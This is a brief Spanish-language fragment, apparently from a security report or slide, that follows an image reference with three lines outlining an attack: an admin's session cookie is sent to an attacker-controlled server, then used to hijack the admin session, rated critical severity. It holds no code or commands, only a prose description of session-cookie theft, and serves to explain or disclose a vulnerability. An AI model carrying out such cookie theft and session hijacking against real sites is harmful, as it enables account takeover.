
La cookie de sesión del admin se envía al servidor controlado por el atacante
Usar la cookie de sesión robada para secuestrar la sesión del admin
Severidad: CRÍTICA
